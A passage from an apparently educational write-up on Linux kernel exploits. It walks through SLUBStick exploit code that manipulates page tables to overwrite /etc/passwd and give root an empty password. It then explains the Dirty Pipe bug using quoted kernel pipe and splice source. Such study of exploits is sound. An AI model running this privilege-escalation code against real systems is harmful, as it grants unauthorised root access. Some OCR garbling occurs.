free_pci_obj(start_indexes[0] - 2);
free_pci_obj(start_indexes[0] - 1);
for (size_t i = 0; i < cur->slab_per_chunk; ++i) {
    for (ssize_t j = 0; j < (ssize_t)cur->obj_per_slab; ++j) {
        free_pci_obj(start_indexes[i] + j);
    }
}
```

Finally, the page table mappings are created between the pages allocated earlier. Both the Page Middle Directory (PMD) and the leaf Page Table (PT) mappings are completed. The `memset` system call is used.

```
memset(data, 0x42, PAGE_SIZE);
memset(data, 0x42, PAGE_SIZE);
memset(data, 0x42, PAGE_SIZE);
memset(data, 0x42, PAGE_SIZE);
```

```
memset(data, 0x42, PAGE_SIZE);
memset(data, 0x42, PAGE_SIZE);
memset(data, 0x42, PAGE_SIZE);
memset(data, 0x42, PAGE_SIZE);
```

1.9.8 `find_pt()`

Initially, a signal stack is set up to listen to a `SIGSEGV` signal, typical of a segmentation fault. This will occur when an invalid page is accessed.

```
stack_t sigstk;
sigstk.ss_sp = malloc(SIGSTKSZ);
sigstk.ss_size = SIGSTKSZ;
sigstk.ss_flags = 0;
sigaltstack(&sigstk, 0);
setup_signal_handler();
```

Subsequently, the corrupted page table entry is found, and accessed.

```
memset(buf, 0x42, PAGE_SIZE);
current_addr = data;
sigsetjmp(jmp, 0);

while ((size_t)current_addr < ((size_t)data + PMD_SIZE)) {
    if (memcmp(current_addr, buf, PAGE_SIZE)) {
        found = 1;
        break;
    }
    current_addr += PAGE_SIZE;
}
```

Signal Handling in Linux

Signals are a means of handling specific interrupts to cause termination or abnormal action in the program. There are usually three ways to handle signals - perform the default action; ignore the signal; or catch the signal with a signal handler, a programmer-defined function that is automatically invoked when the signal is delivered. The program chooses to create a custom signal handler, since it needs to handle the `SIGSEGV` signal, which indicates a bad memory access; in this case, it refers to accessing an invalid page.
Signals use the `stack_t` structure to specify the base address and the stack size of the signal handling function.

```
typedef struct {
   void  *ss_sp;     /* Base address of stack */
   int    ss_flags;  /* Flags */
   size_t ss_size;   /* Number of bytes in stack */
} stack_t;
```

Our code uses a custom signal handler function, defined as `setup_signal_handler`.

```
void setup_signal_handler(void)
{
    struct sigaction handler;
    handler.sa_sigaction = signal_handler;
    handler.sa_flags = SA_SIGINFO | SA_NODEFER | SA_ONSTACK;
    sigemptyset(&handler.sa_mask);
    int ret = sigaction(SIGSEGV, &handler, 0);
    if (ret)
        pr_perror("sigaction");
}
```

Here, the `sigaction()` system call is used to change the action taken by a process on receipt of a specific signal.

```
int sigaction(int signum, const struct sigaction *_Nullable
    restrict act, struct sigaction *_Nullable restrict oldact)
    ;
```

The `struct sigaction` is used to declare a custom signal handler , whose `sa_sigaction` attribute refers to the custom signal handling function. Since an alternate stack is being used, the following steps need to be followed:

1. Allocate an area of memory to be used for the alternate signal stack.
2. Use `sigaltstack()` to inform the system of the existence and location of the alternate signal stack.
3. When establishing a signal handler using `sigaction(2)`, inform the system that the signal handler should be executed on the alternate signal stack by specifying the `SA_ONSTACK` flag.

`sigemptyset()` is used to empty the mask for signals. After that, the `SIGSEGV` signal (for a segmentation fault) is assigned to the handler.
The primary signal handling is done by the `signal_handler`

```
static void signal_handler(int signal, siginfo_t *, void *)
{
    if (signal == SIGSEGV) {
        current_addr += PAGE_SIZE;
        siglongjmp(jmp, 1);
    }
}
```

To handle signals, and restore the state of the program before the signal was handled, the `sigsetjmp()` and the `siglongjmp()` calls are used. `sigsetjmp()` saves the current stack environment including, optionally, the current signal mask. The stack environment and signal mask saved by sigsetjmp() can subsequently be restored by `siglongjmp()`.

The `sigaltstack()` syscall

`sigaltstack()` allows a thread to define a new alternate signal stack and/or retrieve the state of an existing alternate signal stack. An alternate signal stack is used during the execution of a signal handler if the establishment of that handler requested it.

1.9.9 `overwrite_ptes()`

```
char *ptr = mmap((void *)(1ULL << 46), MMAP_SIZE, PROT_READ |
    PROT_WRITE, MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED, -1, 0);
if (ptr == MAP_FAILED)
    pr_perror("mmap");
// size_t mapping_space = cur->size/8*PUD_SIZE;
size_t mapping_space = PUD_SIZE; /* for a speed up */

large_array = mmap(0, ARRAY_SZ, PROT_READ|PROT_WRITE, MAP_ANON|
    MAP_PRIVATE, -1, 0);
if (large_array == MAP_FAILED)
    pr_perror("mmap");
```

- Maps a large region of memory at a specific address with read and write permissions.
- A second memory mapping is created to act as a buffer for page manipulations.

```
for (size_t i = 0; i < mapping_space/PAGE_SIZE; ++i) {

    for (size_t j = 0; j < _SIGSET_NWORDS; ++j)
        mask.__val[j] = ((size_t)-1 ^ (PTE | i*PAGE_SIZE | (1
            ULL << 32)));
    /* overwrite pte */
    ret = signalfd(fd_signal, (const sigset_t *)&mask, 0);
    if (ret < 0)
        pr_perror("signalfd set");
    /* fastest way for this case to flush the tlb */
    for (size_t j = 0; j < ARRAY_SZ; j += PAGE_SIZE)
        *(volatile char *)(large_array + j);
    syscall(-1);

    if ((*(size_t *)current_addr & PTE) == PTE) {
        pts_mapped += 1;
        pt_already_mapped[i] = 1;
    }
}
```

- Then it iterates over the memory space to locate specific page table entries. The loop flushes the TLB repeatedly by accessing memory in `large_array` to force the CPU to update its view of memory mappings.

```
    if ((*(size_t *)current_addr & PTE) == PTE &&
        (*(size_t *)current_addr >> 48) == 0x8000 &&
        pt_already_mapped[i] == 0) {
        pr_info("found pt at %ld with %016zx\n", i, *(size_t *)
            current_addr);
        arb_pt = (size_t *)current_addr;
```

```
            old_pt = *arb_pt;
            *arb_pt = PTE;
            for (size_t i = 0; i < MMAP_SIZE; i += PMD_SIZE) {
                if (memcmp(ptr + i, buf, PAGE_SIZE)) {
                    arb_page = ptr + i;
                    pr_info("found page %016zx\n", (size_t)arb_page
                        );
                    break;
                }
            }
            if (arb_page != (char *)-1)
                break;
            *arb_pt = old_pt;
        }
```

- If the current page table entry is valid and meets additional criteria it is saved temporarily overwritten with new values.
- Then it searches for a specific page within the mapped memory by comparing its contents to a predefined pattern.

1.9.10 overwrite_etc_passwd()

```
char buf[PAGE_SIZE];
int fd_passwd = open("/etc/passwd", O_RDONLY);
if (fd_passwd < 0)
    pr_perror("open(/etc/passwd)");
memcpy(buf, "AAAA", 4);
int ret = read(fd_passwd, buf+4, PAGE_SIZE-4);
if (ret < 0)
    pr_perror("read");
void *ptr = current_addr;
volatile size_t *etc_passwd = (size_t *)arb_page;
char *char_sequ = buf + 4;
char overwrite_char_sequ[] = "root::00:0:root:/root";
size_t overwrite_instr_sequ = *(size_t*)overwrite_char_sequ;

for (size_t i = 0; i < 16ULL * PUD_SIZE; i += PAGE_SIZE) {
    if (i % (PUD_SIZE/8) == 0) {
        pr_info("%3zu/%3d\n", (size_t)(i/(PUD_SIZE/8)), 16*8);
        // print_pagetable_walk((size_t)etc_passwd);
    }
    *arb_pt = PTE | i;
    /* flush tlb */
    syscall(-1);
    /* root:x:0:0:root:/root -> root::00:0:root:/root */
    if (*etc_passwd == *(size_t *)char_sequ && *(etc_passwd+1) ==
       *(size_t *)(char_sequ + 8) && *(etc_passwd+2) == *(size_t *)
       (char_sequ + 16) && *(etc_passwd+3) == *(size_t *)(char_sequ
        + 24)) {
        *etc_passwd = overwrite_instr_sequ;
        pr_info("/etc/passwd found at phys %016zx\n", i);
        break;
    }
    ptr += PAGE_SIZE;
}
```

```
*arb_pt = old_pt;
```

This function opens `/etc/passwd` and reads its contents. It then iterates through memory to locate a specific sequence of bytes in `/etc/passwd`, modifying the page table entry and invoking a system call to flush the Translation Lookaside Buffer (TLB). Then it searches through memory using page table manipulation to locate a specific sequence of bytes in `/etc/passwd`. This is overwritten if the conditions are met.

Structure of `/etc/passwd`

- A line in /etc/passwd typically has the following format:

```
username:password:UID:GID:GECOS:home_directory:shell
```

  - username: The account name
  - password: Historically a hashed password, now often replaced by x (indicating the actual password is stored in `/etc/shadow`).
  - UID: User ID
  - GID: Group ID
  - GECOS: User information field
  - home_directory: The user's home directory
  - shell: The user's login shell

- For the root user, the entry is as below:

```
root:x:0:0:root:/root:/bin/bash
```

Overwriting with `"root::00:0:root:/root"`, any user could log in as root without a password. The :: indicates an empty password field, meaning no password is required to log in as root.

1.10 Conclusion

SLUBStick is a kernel exploit technique that enables arbitrary memory read-and-write primitives through a practical software cross-cache attack. For the crosscache attack, we used a software timing side channel on the SLUB allocator, significantly enhancing the success rate for frequently used generic caches to over 99 %. Moreover, using page-table manipulation, SLUBStick effectively converts a limited kernel heap vulnerability into arbitrary read-and-write capabilities.

Chapter 2

Dirty Pipe exploitation

2.1 Introduction

DirtyPipe is a kernel exploitation technique that allows to gain an write access to arbitrary read-only files, and thus gaining access to the root shell. DirtyPipe exploits uses an uninitialized `PIPE_BUFF_CAN_MERGE` variable. It involves:

- Creation of pipe buffer entries with the flag `PIPE_BUFF_CAN_MERGE` set.
- Making the kernel reuse existing entries of the buffer with the flag set
- Using the `splice()` command to open a READONLY file.
- Writing onto the pipe buffer, at the specified offset to overwrite portions of said file.

2.2 Implementation of Pipes

In the Linux kernel, pipes are tools for unidirectional inter-process communication. Internally pipe utilizes a ring buffer, where each element of the buffer is represented by the pipe_buffer structure:

We use the code given in include/linux/pipe_fs_i.h

```
/**
 *      struct pipe_buffer - a linux kernel pipe buffer
 *      @page: the page containing the data for the pipe buffer
 *      @offset: offset of data inside the @page
 *      @len: length of data inside the @page
 *      @ops: operations associated with this buffer. See
    @pipe_buf_operations.
 *      @flags: pipe buffer flags. See above.
 *      @private: private data owned by the ops.
 **/
struct pipe_buffer {
        struct page *page;
        unsigned int offset, len;
        const struct pipe_buf_operations *ops;
        unsigned int flags;
        unsigned long private;
};
```

where, the relevant flag we need is defined in line 11

```
  #define PIPE_BUF_FLAG_CAN_MERGE     0x10    /* can merge
     buffers */
```




Figure 2.1: Pipe Buffer Instantiation

The page member points to the actual page containing the pipe buffer data. The offset and len members specify the portion within the page that can be read from or written to.

We now deal with the `pipe_inode_info` that describes a pipe. It includes the head and tail pointers, indicating the current positions within the pipe_buffer structure mentioned earlier. Additionally, it maintains an array of allocated pipe_buffer instances:

```
    struct pipe_inode_info {
    unsigned int head;
    unsigned int tail;
    unsigned int ring_size;
    struct pipe_buffer *bufs;
    ............
};
```

An important point to note here is that the pipe buffer is circular. The ring size is the number of elements in this chain. This should be a power of 2.

We now explain the relevant functions that one can do with pipes, namely

- Read()
- Write()
- Splice()

2.2.1 Write()

There are two ways in which writes are handled, depending on the size of the write itself.

```
    /*
         * If it wasn't empty we try to merge new data into
         * the last buffer.
         *
         * That naturally merges small writes, but it also
         * page-aligns the rest of the writes for large writes
         * spanning multiple pages.
         */
        head = pipe->head;
        was_empty = pipe_empty(head, pipe->tail);
        chars = total_len & (PAGE_SIZE-1);
        if (chars && !was_empty) {
                unsigned int mask = pipe->ring_size - 1;
                struct pipe_buffer *buf = &pipe->bufs[(head - 1) &
                    mask];
                int offset = buf->offset + buf->len;
```

```
            if ((buf->flags & PIPE_BUF_FLAG_CAN_MERGE) && //
               This is the other crucial line for the exploit
                offset + chars <= PAGE_SIZE) {
                    ret = pipe_buf_confirm(pipe, buf);
                    if (ret)
                            goto out;

                    ret = copy_page_from_iter(buf->page, offset
                        , chars, from);
                    if (unlikely(ret < chars)) {
                            ret = -EFAULT;
                            goto out;
                    }

                    buf->len += ret;
                    if (!iov_iter_count(from))
                            goto out;
            }
    }
```

Important Point We point the readers attention to Line 17 of the code above. Observe that if the PIPE_BUF_FLAG_CAN_MERGE flag was set to 1, and there was enough place to write, then a write to the pipe would also write the page to the original file.

Initially, it selects the current head pointer of the pipe. It also saves the information if the pipe was empty in a variable was_empty, which is used later when waking up a reader starving for data.

```
head = pipe->head;
was_empty = pipe_empty(head, pipe->tail);
```

The pipe_write function first allocate a page and sees whether it is full via the pipe_full() function. If the pipe is not full, it proceeds to advance the head pointer.

```
for (;;) {
head = pipe->head;
if (!pipe_full(head, pipe->tail, pipe->max_usage)) {
    unsigned int mask = pipe->ring_size - 1;
    struct pipe_buffer *buf = &pipe->bufs[head & mask];
    struct page *page = NULL;
    int copied;

    if (!page) {
        page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
        if (unlikely(!page)) {
            ret = ret ? : -ENOMEM;
            break;
        }
    }

    /* Allocate a slot in the ring in advance and attach an
     * empty buffer.  If we fault or otherwise fail to use
     * it, either the reader will consume it or it'll still
     * be there for the next write.
     */
    spin_lock_irq(&pipe->rd_wait.lock);

    head = pipe->head;
    if (pipe_full(head, pipe->tail, pipe->max_usage)) {
        spin_unlock_irq(&pipe->rd_wait.lock);
```

```
            continue;
        }

        pipe->head = head + 1;
        spin_unlock_irq(&pipe->rd_wait.lock);
```

Afterwards, the allocated page is inserted into the buffer array at the slot determined by the head pointer. Subsequently, the user buffer is copied to the allocated page.

```
    /* Insert it into the buffer array */
        buf = &pipe->bufs[head & mask];
        buf->page = page;
        buf->ops = &anon_pipe_buf_ops;
        buf->offset = 0;
        buf->len = 0;
        if (is_packetized(filp))
            buf->flags = PIPE_BUF_FLAG_PACKET;
        else
            buf->flags = PIPE_BUF_FLAG_CAN_MERGE;

        copied = copy_page_from_iter(page, 0, PAGE_SIZE, from);
        if (unlikely(copied < PAGE_SIZE && iov_iter_count(from))) {
            if (!ret)
                ret = -EFAULT;
            break;
        }

        ret += copied;
        buf->offset = 0;
        buf->len = copied;

        if (!iov_iter_count(from))
            break;
    }
```

The pipe_write function, using the above code excerpt, continues to write data to the next available slot in the buffer array by allocating a new page and writing to it. This process repeats as long as all the requested bytes have not been written. However, if there are no more free slots available in the buffer array but there is still more data to write, the function waits on an event. Additionally, if the pipe was empty before the write operation, indicating that there were no pending data for readers, the function wakes up a reader.

```
if (was_empty)
            wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN
                | EPOLLRDNORM);
wait_event_interruptible_exclusive(pipe->wr_wait, pipe_writable(
    pipe));
```

2.2.2 Read()

Reading from a pipe is achieved through the read system call. Internally it invokes the pipe_read function, which is given in `fs/pipe.c`.

At first, upon acquiring the pipe lock, the read operation first checks if the pipe is already full. It saves this information in a variable called was_full, which will be used later to wake up any writers waiting for the pipe buffer slot to become empty:

```
    was_full = pipe_full(pipe->head, pipe->tail, pipe->max_usage);
```




Figure 2.2: After the completion of writing 12888 bytes of data




Figure 2.3: After reading 4106 bytes of data from a pipe initially holding 12288 bytes

Next, the read operation enters a loop to read the content of the file from the pipe. It continues the loop until either all the requested bytes are read from the pipe or if the pipe becomes empty, in which case it waits on an event to be awakened by a writer.

Inside the loop, the operation processes each pipe buffer pointed to by pipe-¿tail. It copies the content from the associated page of the pipe buffer to the user buffer and advances the pipe-¿tail pointer. It also checks if the pipe becomes empty by invoking the pipe_empty function. After the first iteration, one of the following three actions is taken:

1. The loop continues to the next iteration to read from the next pipe buffer pointed to by `pipe->tail`.
2. The loop is exited upon satisfying the requested length of bytes or if there is no writer available to fulfill the requested data.
3. The read operation waits on the `pipe->rd_wait` event because the writer thread is expected to write some bytes to the pipe, which will wake up this thread for reading.

Here is the beginning of the loop, where the tail pointer is initialized from the `pipe->tail` (the code is taken from :

```
for (;;) {
/* Read ->head with a barrier vs post_one_notification() */
unsigned int head = smp_load_acquire(&pipe->head);
unsigned int tail = pipe->tail;
unsigned int mask = pipe->ring_size - 1;
```

If the current pipe buffer is not empty, there is data to be copied to the user buffer. The buf-¿len member is reduced by the amount of data copied:

```
if (!pipe_empty(head, tail)) {
    struct pipe_buffer *buf = &pipe->bufs[tail & mask];
    size_t chars = buf->len;
```

```
size_t written;
int error;

error = pipe_buf_confirm(pipe, buf);
if (error) {
    if (!ret)
        ret = error;
    break;
}

written = copy_page_to_iter(buf->page, buf->offset, chars,
    to);
if (unlikely(written < chars)) {
    if (!ret)
        ret = -EFAULT;
    break;
}
ret += chars;
buf->offset += chars;
buf->len -= chars;
```

Afterwards, it checks if the current pipe buffer becomes empty (buf→len is zero). If so, it advances the pipe-¿tail to read from the next pipe buffer:

```
if (!buf->len) {
        spin_lock_irq(&pipe->rd_wait.lock);
        tail++;
        pipe->tail = tail;
        spin_unlock_irq(&pipe->rd_wait.lock);
}
total_len -= chars;
```

When all the bytes requested is satisfied then bail out from the loop.

```
if (!total_len)
        break;    /* common path: read succeeded */
```

If the pipe is not empty and all the requested bytes have not been satisfied, the loop continues:

```
if (!pipe_empty(head, tail))    /* More to do? */
        continue;
}
```

The next few statements perform the following actions:

1. If there is no writer and all the requested bytes have not been satisfied, it breaks out of the loop. It returns the amount of data that has been read (or 0 if no data has been read) from outside the loop.

2. If ret contains the number of bytes read, it breaks out of the loop and returns the number of bytes read from outside the loop.

3. If it is a non-blocking read request from the user and there is a writer thread, but not a single byte has been read, it returns EGAIN.

```
if (!pipe->writers)
    break;
if (ret)
    break;
if (filp->f_flags & O_NONBLOCK) {
    ret = -EAGAIN;
```

```
            break;
        }
```

The following code snippet is executed after the loop. Firstly, it checks if the pipe is empty, in which case it does not wake up any other readers. It uses the was_full variable, which was set right before the loop, to wake up any writer threads that were waiting for a pipe buffer slot to become empty. It then wakes up any other waiting readers. Lastly, it returns the number of bytes read.

```
if (pipe_empty(pipe->head, pipe->tail))
    wake_next_reader = false;
__pipe_unlock(pipe);

if (was_full)
    wake_up_interruptible_sync_poll(&pipe->wr_wait, EPOLLOUT |
        EPOLLWRNORM);
if (wake_next_reader)
    wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN |
        EPOLLRDNORM);
kill_fasync(&pipe->fasync_writers, SIGIO, POLL_OUT);
if (ret > 0)
    file_accessed(filp);
return ret;
```

2.2.3 Splice()

There is a point to be noted here, that due to refactoring of code in the version 5.8, there is no copy_page_to_pipe method in the current linux kernel source code. This has been replaced by other functions like pipe_get_pages, which provide more modular and efficient mechanisms for handling pipe buffers.

Now, let's delve into the splice system call, which provides an efficient way to read from or write to a file descriptor using a pipe. The splice system call moves data between two file descriptors without the need for copying between kernel address space and user address space. It can transfer up to len bytes of data from the file descriptor fd_in to the file descriptor fd_out, where one of the file descriptors must refer to a pipe.

We only deal with splicing from a pipe to a file.

```
  ssize_t splice(int fd_in, loff_t *off_in, int fd_out,
                 loff_t *off_out, size_t len, unsigned int flags);

DESCRIPTION
       splice()  moves data between two file descriptors without
          copying between kernel address space and user address
       space.  It transfers up to len bytes of data from the file
          descriptor fd_in  to  the  file  descriptor  fd_out,
       where one of the file descriptors must refer to a pipe.
```

For instance, consider the following splice call, which reads from a file and makes the data available to be read from the pipe. In this example, data is read from the file descriptor fd and transferred to the file descriptor of the pipe referenced by p[1]. This operation is achieved without intermediate data copies, as the pipe buffer directly references the page containing the data from the page cache.

```
  splice(fd, &offset, p[1], NULL, 1, 0);
```

The splice system call operates similarly to pipe read or pipe write functions internally. It can either read from a pipe or write to a pipe, depending on the input data source and destination. When the input data source is a file or another pipe, and the destination is a pipe, it functions as a write operation to the pipe. In this mode, it advances the head pointer of the destination pipe




Figure 2.4: File-to-pipe splice: sharing of 12288 bytes sourced from the page cache

to place the data buffer into a pipe buffer slot. However, instead of copying the data, it establishes a reference to the buffer from the source file or another pipe.

On the other hand, if the input data source for splice is a pipe and the destination is either a file or another pipe, it behaves like a read operation from the pipe. In this scenario, the tail pointer of the pipe is advanced, and rather than copying the data, the other pipe references the page from the current pipe buffer slot. This way, splice enables efficient data transfer between different data sources and destinations without unnecessary data duplication.

Splicing from file to pipe

Splicing from a file to a pipe allows sharing the page cache data buffer with the pipe, avoiding data copying when reading from a pipe fed by a file. Unlike the typical scenario where we use the write system call on the pipe to feed data, in this case, data is sourced from a file.

The process of sharing the page cache starts from the splice_file_to_pipe function (fs/splice.c) and involves various filesystem and memory management functions to achieve page cache sharing. Initially, this function ensures that there is at least one slot available in the pipe buffer ring, allowing pipe buffer(s) to be allocated. After this preparation, it calls do_splice_to.

The do_splice_to function calculates the maximum number of bytes it can write from the requested length and calls the file pointer's splice_read function.

```
return in->f_op->splice_read(in, ppos, pipe, len, flags);
```

For the ext4 filesystem, the splice_read function pointer points to the generic_file_splice_read function (fs/splice.c).

```
const struct file_operations ext4_file_operations = {
.............
.read_iter     = ext4_file_read_iter,
.write_iter     = ext4_file_write_iter,
.............
.splice_read     = generic_file_splice_read,
.splice_write     = iter_file_splice_write,
.............
};
```

The generic_file_splice_read function initializes an iov_iter for the pipe (iov_iter is an iterator for input/output vectors that define data buffer of type iovec, kvec, bio_vec, xarray, pipe or simply a user buffer).

A kiocb type local variable is also declared and initialized to assist the kernel mode function in wrapping our input file pointer (i.e., the file pointer of the data source). It helps specify the offset of the file from which the caller wants to read and to be notified of the current file position after reading is completed. The number of bytes to read is requested using the iov_iter data structure, initialized with the len parameter.

Next, it calls the call_read_iter, which accepts the pipe iterator and the kiocb. The call_read_iter reads the content from the file pointed to by the kiocb and transfers data into the data buffer

pointed to by the iov_iter (in this casem a pipe iterator).

If the call_read_iter succeeds, it returns the number of bytes read. Otherwise it calls iov_iter_advance, which truncates the pipe buffer to revert any partial read. It does this by specifying the head pointer in the iterator, and the function pipe_truncate releases the pipe buffer advanced by any partial read.

```
    struct iov_iter to;
struct kiocb kiocb;
unsigned int i_head;
int ret;

iov_iter_pipe(&to, READ, pipe, len);
i_head = to.head;
init_sync_kiocb(&kiocb, in);
kiocb.ki_pos = *ppos;
ret = call_read_iter(in, &kiocb, &to);
if (ret > 0) {
    *ppos = kiocb.ki_pos;
    file_accessed(in);
} else if (ret < 0) {
    to.head = i_head;
    to.iov_offset = 0;
    iov_iter_advance(&to, 0); /* to free what was emitted */
}

return ret;
```

The call_read_iter function simply calls the read_iter function pointer specified by the filesystem. In the case of the ext4 filesystem, this function pointer points to ext4_file_read_iter. Eventually, it reaches the generic_file_read_iter function (mm/filemap.c).

Since this is not a direct IO read, it invokes filemap_read, defined in the same file, which takes both kiocb and iov_iter as function parameters.

The filemap function initializes the folio batch using folio_batch_init function (a folio is the base page of consecutive pages). The folio batch is needed because page cache pages can be non-consecutive, and we want to iterate over all the folio pages in the requested range. folio batch helps in this scenario.

Next, it calls filemap_get_pages to fill up the folio batch. After filling up the folio batch, the function enumerates each of the folio pages in the folllowing loop and call copy_page_to_iter from copy_folio_to_iter routine to transfer the data from the page cache pages in the folio into the desired iov iterator referenced by iter.

```
    for (i = 0; i < folio_batch_count(&fbatch); i++) {
            struct folio *folio = fbatch.folios[i];
            size_t fsize = folio_size(folio);
            size_t offset = iocb->ki_pos & (fsize - 1);
            size_t bytes = min_t(loff_t, end_offset - iocb->ki_pos,
                         fsize - offset);
            size_t copied;

            if (end_offset < folio_pos(folio))
                break;
            if (i > 0)
                folio_mark_accessed(folio);
            /*
             * If users can be writing to this folio using
                arbitrary
             * virtual addresses, take care of potential aliasing
             * before reading the folio on the kernel side.
```

```
             */
            if (writably_mapped)
                flush_dcache_folio(folio);

            copied = copy_folio_to_iter(folio, offset, bytes, iter)
               ;

            already_read += copied;
            iocb->ki_pos += copied;
            ra->prev_pos = iocb->ki_pos;

            if (copied < bytes) {
                error = -EFAULT;
                break;
            }
        }
put_folios:
        for (i = 0; i < folio_batch_count(&fbatch); i++)
            folio_put(fbatch.folios[i]);
        folio_batch_init(&fbatch);
    } while (iov_iter_count(iter) && iocb->ki_pos < isize && !error
       );

    file_accessed(filp);

    return already_read ? already_read : error;
```

The copy_page_to_iter function calls the _copy_page_to_iter in a loop to handle one page at a time. _copy_page_to_iter is designed to handle different iov iterator types and calls the appropriate copy function accordingly.

```
    static size_t __copy_page_to_iter(struct page *page, size_t
       offset, size_t bytes,
                                      struct iov_iter *i)
{
    if (likely(iter_is_iovec(i)))
       return copy_page_to_iter_iovec(page, offset, bytes, i);
    if (iov_iter_is_bvec(i) || iov_iter_is_kvec(i) ||
       iov_iter_is_xarray(i)) {
       void *kaddr = kmap_local_page(page);
       size_t wanted = _copy_to_iter(kaddr + offset, bytes, i);
       kunmap_local(kaddr);
       return wanted;
    }
    if (iov_iter_is_pipe(i))
       return copy_page_to_iter_pipe(page, offset, bytes, i);
    if (unlikely(iov_iter_is_discard(i))) {
       if (unlikely(i->count < bytes))
             bytes = i->count;
       i->count -= bytes;
       return bytes;
    }
    WARN_ON(1);
    return 0;
}
```

The function copy_page_to_iter_pipe is specifically used when transferring data between file data backed by the page cache and a pipe. It initially checks if the pipe is full; if so, there's insufficient

space to place the page cache page into the pipe, resulting in a simple return of 0.

However, if the pipe has an available slot, the function references the page and assigns buf-¿page (i.e. pipe buffer data page pointer) to the page cache page. In this case, the pipe buffer slot shares the data buffer with the page cache page, eliminating the need to allocate a new buffer and copy the entire content from the page cache. Finally, it advances the pipe's head pointer.

```
    struct pipe_inode_info *pipe = i->pipe;
struct pipe_buffer *buf;
unsigned int p_tail = pipe->tail;
unsigned int p_mask = pipe->ring_size - 1;
unsigned int i_head = i->head;

buf = &pipe->bufs[i_head & p_mask];

if (pipe_full(i_head, p_tail, pipe->max_usage))
    return 0;

buf->ops = &page_cache_pipe_buf_ops;
buf->flags = 0;  // This line was not present earlier and that was
   the issue in the exploit
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;

pipe->head = i_head + 1;
i->iov_offset = offset + bytes;
i->head = i_head;
i->count -= bytes;
return bytes;
```

Observe that in line 13, we explicitly set `buf->flags` to 0. This also sets the `PIPE_BUF_CAN_MERGE` flag to zero and prevents the merging. This is crucial for the safety.

A brief talk about the `PIPE_BUF_CAN_MERGE` flag

The `PIPE_BUF_MERGE` flag is primarily used in the Linux Kernel's pipe implementation to optimize data handling during writes. It's primary use case is to allow consecutive write operations to a pipe to append data to the same pipe buffer rather than creating new buffers for each write. This optimization improves performance by reducing overhead and memory usage, especially in scenarios where small, consecutive writes occur frequently.

The first write to a pipe allocates a page (space for 4 kB worth of data). If the most recent write does not fill the page completely, a following write may append to that existing page instead of allocating a new one. This is how "anonymous" pipe buffers work (anon_pipe_buf_ops).

If you, however, splice() data from a file into the pipe, the kernel will first load the data into the page cache. Then it will create a struct pipe_buffer pointing inside the page cache (zero-copy), but unlike anonymous pipe buffers, additional data written to the pipe must not be appended to such a page because the page is owned by the page cache, not by the pipe.

History of the check for whether new data can be appended to an existing pipe buffer:

- Long ago, struct pipe_buf_operations had a flag called can_merge.
- Commit 5274f052e7b3 "Introduce sys_splice() system call" (Linux 2.6.16, 2006) featured the splice() system call, introducing page_cache_pipe_buf_ops, a struct pipe_buf_operations implementation for pipe buffers pointing into the page cache, the first one with can_merge=0 (not mergeable).

- Commit 01e7187b4119 “pipe: stop using →can_merge” (Linux 5.0, 2019) converted the can_merge flag into a struct pipe_buf_operations pointer comparison because only anon_pipe_buf_ops has this flag set.
- Commit f6dd975583bd “pipe: merge anon_pipe_buf*_ops” (Linux 5.8, 2020) converted this pointer comparison to per-buffer flag PIPE_BUF_FLAG_CAN_MERGE.

The last commit was the issue here. Several years before PIPE_BUF_FLAG_CAN_MERGE was born, commit 241699cd72a8 “new iov_iter flavour: pipe-backed” (Linux 4.9, 2016) added two new functions which allocate a new struct pipe_buffer, but initialization of its flags member was missing. It was now possible to create page cache references with arbitrary flags, but that did not matter. It was technically a bug, though without consequences at that time because all of the existing flags were rather boring.

This bug suddenly became critical in Linux 5.8 with commit f6dd975583bd “pipe: merge anon_pipe_buf*_ops”. By injecting PIPE_BUF_FLAG_CAN_MERGE into a page cache reference, it became possible to overwrite data in the page cache, simply by writing new data into the pipe prepared in a special way.

2.2.4 Structure of /etc/passwd

Structure of `/etc/passwd`

- A line in /etc/passwd typically has the following format:

```
username:password:UID:GID:GECOS:home_directory:shell
```

  - username: The account name
  - password: Historically a hashed password, now often replaced by x (indicating the actual password is stored in `/etc/shadow`).
  - UID: User ID
  - GID: Group ID
  - GECOS: User information field
  - home_directory: The user’s home directory
  - shell: The user’s login shell

- For the root user, the entry is as below:

```
root:x:0:0:root:/root:/bin/bash
```

